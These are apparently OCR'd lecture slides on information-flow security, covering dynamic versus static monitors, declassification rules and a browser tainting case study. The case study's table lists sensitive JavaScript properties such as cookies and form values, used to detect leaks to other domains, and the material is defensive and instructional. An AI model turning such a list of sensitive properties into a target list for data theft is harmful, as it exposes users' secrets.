
- By permissiveness, it should be accepted by the monitor
- By dynamism, original program also accepted by monitor

```
public := 1; temp := 0;
if secret then temp := 1;
if temp != 1 then public := 0;
output(public)
```

- => Insecure program always accepted by monitor
- Can have sound or permissive purely dynamic monitor but not both

Static vs. dynamic

- Fundamental trade offs between dynamic and static analyses



- Case studies to determine practical consequences

Going dynamic


- Dynamic analysis viable option for dynamic (esp. web) applications
  - fit for interactive applications with dynamic code evaluation
  - more permissive than Denning-style analysis
  - as secure as Denning-style analysis, despite common wisdom
- Dynamic security enforcement increasingly active area
- Opening up for exciting synergies

References

- From dynamic to static and back: Riding the roller coaster of information-flow control research
  [Sabelfeld & Russo, PSI'09]
- Tight enforcement of information-release policies for dynamic languages
  [Askarov & Sabelfeld, CSF'09]

Course summary

- Language-based security
  - from off-beat ideas to mainstream technology in just a few years
  - high potential for web-application security
- Declassification
  - dimensions and principles
  - combining dimensions key to security policies
- Enforcement
  - type-based for "traditional languages"
  - dynamic and hybrid for dynamic languages



Monitoring declassification and dynamic code evaluation

Action	Monitor's reaction	
	stop if	stack update
a(x,e)	x and (e or pc)	
d(x,e,m)	pc or m(e)≠ i(e)	
b(e)		push(lev(e))
w(e)		push(lev(e))
f		pop

Monitoring communication

cfgm=⟨i, st⟩

Action	Monitor's reaction	
	stop if	state update
a(x,e)	x and (e or pc)	
d(x,e,m)	pc or m(e)≠ i(e)	
b(e,c)		push(lev(e))
w(e)		push(lev(e))
f		pop
i(x,v)	pc	i[x ↦v]
o(e)	e or pc	

Case study by Vogt et al. [NDSS'07]

- Extended Firefox with hybrid "tainting" for JavaScript
- Sensitive information (spec from Netscape Navigator 3.0)
- User prompted an alert when tainted date affects connections outside origin domain
- Crawled >1M pages
- ~8% triggered alert
- reduced to ~1% after whitelisting top 30 statistics sites (as google-analytics.com)

Object	Tainted properties
document	cookie, domain, forms, lastModified, links, referrer, title, URL
Form	action
any form input element	checked, defaultChecked, defaultValue, name, selectedIndex, toString, value
history	current, next, previous, toString
Select option	defaultSelected, selected, text, value
location and Link	hash, host, hostname, href, pathname, port, protocol, search, toString
window	defaultStatus, status